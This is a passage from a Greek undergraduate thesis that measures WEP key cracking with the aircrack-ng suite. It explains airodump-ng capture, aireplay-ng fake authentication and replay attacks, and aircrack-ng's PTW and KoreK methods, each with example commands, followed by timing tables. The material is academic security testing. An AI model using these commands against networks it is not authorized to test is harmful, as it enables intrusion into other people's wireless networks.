Στο συγκεκριμένο κεφάλαιο έγιναν κάποιες μετρήσεις για την απόδοση της συλλογής εργαλείων aircrack-ng μέσω της εφαρμογής που δημιουργήσαμε. Υπάρχουν 4 διαφορετικά σενάρια. Όπως αναφέραμε και στο προηγούμενο κεφάλαιο το aircrack-ng είναι μια συλλογή από εργαλεία για τον έλεγχο της ασφάλειας του ασύρματου δικτύου μας. Από την συγκεκριμένη συλλογή χρησιμοποιήσαμε τρία εργαλεία το airodump-ng, το aireplay-ng και το aircrack-ng.

Το airodump-ng επιτελεί δύο διαφορετικές λειτουργίες στην εφαρμογή μας. Η πρώτη λειτουργία είναι να δημιουργήσει ένα αρχείο που περιέχει όλα τα διαθέσιμα δίκτυα που βρίσκονται στην εμβέλεια της κάρτας δικτύου μας. Σε αυτό το αρχείο περιλαμβάνονται και όλες οι πληροφορίες σχετικά με τα δίκτυα αυτά όπως το όνομα τους, το σήμα τους, η MAC διεύθυνση τους, ο τύπος της κρυπτογράφησης και το μέγεθος του κλειδιού. Το συγκεκριμένο αρχείο χρησιμοποιούμε στη συνέχεια για να τοποθετήσουμε τα δίκτυα στην λίστα μας. Στη συγκεκριμένη λειτουργία το airodump-ng δέχεται σαν όρισμα μόνο το όνομα της κάρτας δικτύου μας σε monitor mode. Πχ `airodump-ng mon0`

Η δεύτερη λειτουργία και βασική της συγκεκριμένης εφαρμογής είναι η υποκλοπή πακέτων. Υποκλέπτει τα 802.11 πλαίσια από κάθε πακέτο, εξάγει τα IV και τα αποθηκεύει σε ένα αρχείο. Με το αρχείο αυτό τροφοδοτούμε στην συνέχεια το aircrack-ng για να βρούμε το WEP κλειδί του συγκεκριμένου δικτύου. Σε αυτή την λειτουργία το airodump-ng δέχεται τα εξής ορίσματα: το κανάλι στο οποίο εκπέμπει το Access Point, την Mac διεύθυνση του Access Point, το όνομα του αρχείου στο οποίο θα αποθηκεύσει τα IV και τέλος το όνομα της κάρτας δικτύου μας σε monitor mode. Πχ `airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w output mon0.` Στο συγκεκριμένο παράδειγμα το κανάλι του Access Point είναι το 9, η MAC διεύθυνση του Access Point είναι η `00:14:6C:7E:40:80,` το όνομα του αρχείου που θα αποθηκεύσει τα IV είναι το

output και τέλος το όνομα της κάρτας δικτύου μας σε monitor mode είναι το mon0.

Το aireplay-ng είναι μια εφαρμογή που χρησιμοποιείται για να δημιουργήσει κίνηση στο δίκτυο. Χρησιμοποιείται δηλαδή για να αναγκάσει το Access Point να στέλνει καινούργια πακέτα με διαφορετικό IV τα οποία στην συνέχεια υποκλέπτουμε με το airodump-ng. Τα πακέτα αυτά τα χρησιμοποιούμε στο aircrack-ng για να βρούμε το WEP κλειδί του δικτύου. Υπάρχουν πολλά διαφορετικά είδη επιθέσεων που το airodump-ng υλοποιεί. Στην εφαρμογή μας χρησιμοποιούμε τρία, το fake authentication, το Interactive Packet Replay και το ARP Request Replay.

Με τη χρήση του fake authentication, δημιουργούμε σύνδεση με το Access Point και πιστοποιούμε την κάρτα δικτύου μας μαζί του. Η πιστοποίηση με το Access Point είναι απαραίτητη για τη χρήση των δύο άλλων επιθέσεων του Interactive Packet Replay και του Arp Request Replay. Τα ορίσματα που δέχεται για την πραγματοποίηση του fake authentication είναι: Το -1, που δηλώνει ότι πρόκειται για fake authentication, έναν αριθμό που δηλώνει ανά πόσα δευτερόλεπτα θα πραγματοποιείται το fake authentication, το όνομα του Access Point, τη διεύθυνση MAC του Access Point, τη διεύθυνση MAC της κάρτας δικτύου μας και τέλος το όνομα της κάρτας δικτύου μας σε monitor mode. Πχ `aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 mon0`. Στο συγκεκριμένο παράδειγμα βλέπουμε το -1 που δηλώνει ότι πρόκειται για fake authentication και το 0 που δηλώνει ότι δε θα πραγματοποιηθεί ξανά fake authentication, στη συγκεκριμένη περίπτωση, η MAC διεύθυνση του Access Point είναι 00:14:6C:7E:40:80, η MAC διεύθυνση της κάρτας δικτύου μας είναι 00:0F:B5:88:AC:82 και τέλος το όνομα της κάρτας δικτύου μας σε monitor mode είναι mon0.

Στην Interactive Packet Replay επίθεση υποκλέπτουμε ένα πακέτο και το στέλνουμε πίσω στο Access Point. Αυτό αναγκάζει το Access Point να ξαναστείλει το πακέτο με ένα καινούργιο IV στο 802.11 πλαίσιο αυτήν την φορά. Προσοχή, δεν είναι όλα τα πακέτα κατάλληλα. Αυτή η διαδικασία συνεχίζεται συνέχεια ενώ συγχρόνως το airodump-ng εκτελείται και μαζεύει τα πακέτα (Σχήμα 5.2). Τα ορίσματα που δέχεται το aireplay-ng στο συγκεκριμένο είδος επίθεσης είναι: Το -2 που δηλώνει ότι πρόκειται για την επίθεση Interactive Packet Replay, την MAC

διεύθυνση του Access Point, την MAC διεύθυνση της κάρτας δικτύου μας και τέλος το όνομα της κάρτας δικτύου μας σε monitor mode. Πχ `aireplay-ng -2 -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 mon0.` Στο συγκεκριμένο παράδειγμα έχουμε το `-2` που δηλώνει ότι πρόκειται για την επίθεση Interactive Packet Replay, την MAC διεύθυνση του Access Point που είναι `00:14:6C:7E:40:80,` την MAC διεύθυνση της κάρτας δικτύου μας που είναι `00:0F:B5:88:AC:82` και τέλος το όνομα της κάρτας δικτύου μας σε monitor mode που στη συγκεκριμένη περίπτωση είναι `mon0.`


Η ARP Request Replay επίθεση αποτελεί τον πιο αποτελεσματικό τρόπο για τη δημιουργία καινούργιων πακέτων με διαφορετικά IV. Στη συγκεκριμένη επίθεση περιμένουμε μέχρι το Access Point να στείλει ένα ARP πακέτο. Το συγκεκριμένο πακέτο το υποκλέπτουμε και το ξαναστέλνουμε πίσω στο Access Point (Σχήμα 5.1). Αυτό αναγκάζει το Access Point να ξαναστείλει το ARP πακέτο με διαφορετικό όμως IV αυτή την φορά. Η διαδικασία επαναλαμβάνεται ξανά και ξανά και κάθε πακέτο ARP που λαμβάνεται έχει διαφορετικό IV. Τα πακέτα αυτά τα υποκλέπτουμε με την χρήση του airodump-ng και τροφοδοτούμε με αυτά το aircrack-ng για την εύρεση του κλειδιού. Τα ορίσματα που δέχεται το aireplay-ng στο συγκεκριμένο είδος επίθεσης είναι: Το -3 που δηλώνει ότι πρόκειται για την επίθεση Arp Request Replay, την MAC διεύθυνση του Access Point, την MAC διεύθυνση της κάρτας δικτύου μας και, τέλος, το όνομα της κάρτας δικτύου μας σε monitor mode. Πχ `aireplay-ng -3 -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 mon0`. Στο συγκεκριμένο παράδειγμα έχουμε το `-3` που δηλώνει ότι πρόκειται για την επίθεση Arp Request Replay, την MAC διεύθυνση του Access Point, που είναι `00:14:6C:7E:40:80,` την MAC διεύθυνση της κάρτας δικτύου μας, που είναι `00:0F:B5:88:AC:82` και, τέλος, το όνομα της κάρτας δικτύου μας σε monitor mode που στην συγκεκριμένη περίπτωση είναι `mon0.`

Τέλος, το aircrack-ng αποτελεί μια εφαρμογή για την εύρεση του WEP κλειδιού ενός ασύρματου δικτύου. Το aircrack είναι σε θέση να βρει το WEP κλειδί ενός δικτύου όταν αρκετά πακέτα έχουν υποκλαπεί μέσω του airodump-ng. Για το σκοπό αυτό, χρησιμοποιούνται δύο βασικές μέθοδοι. Η πρώτη μέθοδος είναι η PTW. Η διαδικασία εύρεσης του κλειδιού σε αυτή τη μέθοδο γίνεται σε δύο φάσεις. Στην πρώτη φάση χρησιμοποιούνται μόνο τα ARP πακέτα. Εάν το κλειδί δεν


βρεθεί, τότε χρησιμοποιούνται και τα υπόλοιπα. Η συγκεκριμένη μέθοδος λειτουργεί μόνο σε δίκτυα που το κλειδί WEP είναι 64-bit ή 128-bit και το βασικό της πλεονέκτημα είναι ότι απαιτούνται σχετικά λίγα πακέτα για την εύρεση του κλειδιού [42]. Το aircrack-ng δέχεται τα παρακάτω ορίσματα: Τη μέθοδο που θα εφαρμοστεί (KoreK ή PTW), την MAC διεύθυνση του Access Point και τέλος το όνομα του αρχείου που έχει αποθηκεύσει το airodump-ng τα IV πακέτα. Πχ `aircrack-ng -z -b 00:14:6C:7E:40:80 output.cap`. Στο συγκεκριμένο παράδειγμα το `–z` δηλώνει ότι πρόκειται για την μέθοδο PTW, η MAC διεύθυνση του Access Point είναι `00:14:6C:7E:40:80` και τέλος το όνομα του αρχείου είναι το `output.cap`

Η δεύτερη μέθοδος είναι η FMS/KoreK. Στη συγκεκριμένη μέθοδο χρησιμοποιούνται οι στατιστικές επιθέσεις FMS και KoreK για την εύρεση πιθανών κλειδιών και, στη συνέχεια, brute force για την εύρεση του κλειδιού του δικτύου [43]. Στη συγκεκριμένη μέθοδο το aircrack-ng δέχεται τα παρακάτω ορίσματα: Τη μέθοδο που θα εφαρμοστεί (KoreK ή PTW), τη MAC διεύθυνση του Access Point και, τέλος, το όνομα του αρχείου που έχει αποθηκεύσει το airodump-ng τα IV πακέτα. Πχ `aircrack-ng -K -b 00:14:6C:7E:40:80 output.cap`. Στο συγκεκριμένο παράδειγμα το `–K` δηλώνει ότι πρόκειται για τη μέθοδο KoreK, η MAC διεύθυνση του Access Point είναι `00:14:6C:7E:40:80` και τέλος το όνομα του αρχείου είναι το `output.cap`

Οι πειραματικές μετρήσεις αποτελούνται από 4 σενάρια. Στο 1^{ο} σενάριο οι μετρήσεις έγιναν με ελάχιστη απόσταση από το Access Point, το σήμα είναι στο μέγιστο, δεν υπάρχουν άλλες συσκευές συνδεμένες στο δίκτυο και το κλειδί WEP είναι 128-bit. Στο 2^{ο} σενάριο η απόσταση από το Access Point είναι η μεγαλύτερη δυνατή, το σήμα είναι ελάχιστο, δεν υπάρχουν άλλες συσκευές συνδεμένες στο δίκτυο και το WEP κλειδί είναι 128-bit. Στο 3^{ο} σενάριο οι μετρήσεις έγιναν σε μέτρια απόσταση από το Access Point, το σήμα είναι μέτριο, υπάρχει μια ακόμα συσκευή συνδεμένη στο δίκτυο, η οποία ανταλλάζει πακέτα με το Access Point και το κλειδί WEP είναι 128-bit. Τέλος, στο 4^{ο} οι μετρήσεις έγιναν πάλι σε ελάχιστη απόσταση από το Access Point, το σήμα είναι μέγιστο, δεν υπάρχουν άλλες συσκευές συνδεμένες στο δίκτυο και το κλειδί WEP είναι 64-bit σενάριο. Στην συνέχεια θα δούμε τα αποτελέσματα των μετρήσεων αυτών.



Σχήμα 5.1 Διαδικασία συλλογής πακέτων με χρήση της επίθεσης Arp Request Replay




Σχήμα 5.2 Διαδικασία συλλογής πακέτων με χρήση της επίθεσης Interactive Packet Replay

5.2 Σενάριο 1

Στο συγκεκριμένο σενάριο το Access Point είναι ένα router Thomson 585 V7. Η απόσταση είναι η ελάχιστη δυνατή και το σήμα είναι μέγιστο. Το πρότυπο ασύρματης δικτύωσης που χρησιμοποιείται είναι το 802.11g και το WEP κλειδί είναι 128-bit. Δοκιμάζονται δύο διαφορετικές επιθέσεις για τη δημιουργία κίνησης στο δίκτυο η Interactive Packet Replay και η Arp Request Replay και δύο διαφορετικές μέθοδοι για την εύρεση του κλειδιού η KoreK και η PTW. Παρακάτω παρουσιάζονται τα αποτελέσματα του πειράματος.

Μετρήσεις πτυχιακής WEP - Μέγιστο Σήμα						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Arp Request Korek	802.11g	-40	WEP 128bit	1776,68	35853	0
Arp Request Korek	802.11g	-43	WEP 128bit	2253,35	55011	0
Arp Request Korek	802.11g	-45	WEP 128bit	648,99	17811	0
Arp Request Korek	802.11g	-38	WEP 128bit	2050,63	40064	0
Arp Request Korek	802.11g	-42	WEP 128bit	1673,72	35070	0
Arp Request Korek	802.11g	-36	WEP 128bit	2075,20	45067	0
Arp Request Korek	802.11g	-40	WEP 128bit	2513,92	55033	0
Arp Request Korek	802.11g	-39	WEP 128bit	1526,24	30020	0
Arp Request Korek	802.11g	-42	WEP 128bit	3001,16	71125	0
Arp Request Korek	802.11g	-44	WEP 128bit	1619,31	35776	0
			M.O.	1913,92	42083	
			Max	3001,16	71125	
			Min	648,99	17811	
			Standard Deviation	633,83	15106	


Πίνακας 5.1 Παρουσίαση αποτελεσμάτων της επίθεσης Arp Request Replay με χρήση της μεθόδου KoreK στο σενάριο 1



Σχήμα 5.3 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Arp Request Replay με χρήση της μεθόδου KoreK στο σενάριο 1

Μετρήσεις πτυχιακής WEP - Μέγιστο Σήμα						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Arp Request PTW	802.11g	-41	WEP 128bit	2096,02	50066	0
Arp Request PTW	802.11g	-42	WEP 128bit	2225,00	45016	0
Arp Request PTW	802.11g	-43	WEP 128bit	2163,40	46990	0
Arp Request PTW	802.11g	-46	WEP 128bit	1570,80	32704	0
Arp Request PTW	802.11g	-43	WEP 128bit	2585,93	47368	0
Arp Request PTW	802.11g	-44	WEP 128bit	1480,54	35159	0
Arp Request PTW	802.11g	-44	WEP 128bit	2909,66	55846	0
Arp Request PTW	802.11g	-39	WEP 128bit	2228,57	50038	0
Arp Request PTW	802.11g	-47	WEP 128bit	2090,86	45024	0
Arp Request PTW	802.11g	-46	WEP 128bit	2372,28	47261	0
			M.O.	2172,31	45547	
			Max	2909,66	55846	
			Min	1480,54	32704	
			Standard Deviation	423,42	6899	


Πίνακας 5.2 Παρουσίαση αποτελεσμάτων της επίθεσης Arp Request Replay με χρήση της μεθόδου PTW στο σενάριο 1



Σχήμα 5.4 Διάγραμμα διασποράς των ληφθέντων IV πακέτων σε σχέση με το χρόνο στην επίθεση Arp Request Replay με χρήση της μεθόδου PTW στο σενάριο 1

Μετρήσεις πτυχιακής WEP - Μέγιστο Σήμα						
Μέθοδος	Τύπος Δικτύου	Σήμα	Μέγεθος Κλειδιού	Χρόνος (sec)	Πακέτα (IV)	Clients
Interactive Packet Replay Korek	802.11g	-41	WEP 128bit	3100,32	60000	0
Interactive Packet Replay Korek	802.11g	-45	WEP 128bit	1491,27	31460	0
Interactive Packet Replay Korek	802.11g	-44	WEP 128bit	2134,39	35075	0
Interactive Packet Replay Korek	802.11g	-42	WEP 128bit	3103,86	50030	0
Interactive Packet Replay Korek	802.11g	-39	WEP 128bit	2852,44	50015	0
Interactive Packet Replay Korek	802.11g	-38	WEP 128bit	2107,72	45259	0
Interactive Packet Replay Korek	802.11g	-44	WEP 128bit	2743,39	55257	0
Interactive Packet Replay Korek	802.11g	-42	WEP 128bit	3324,14	51792	0
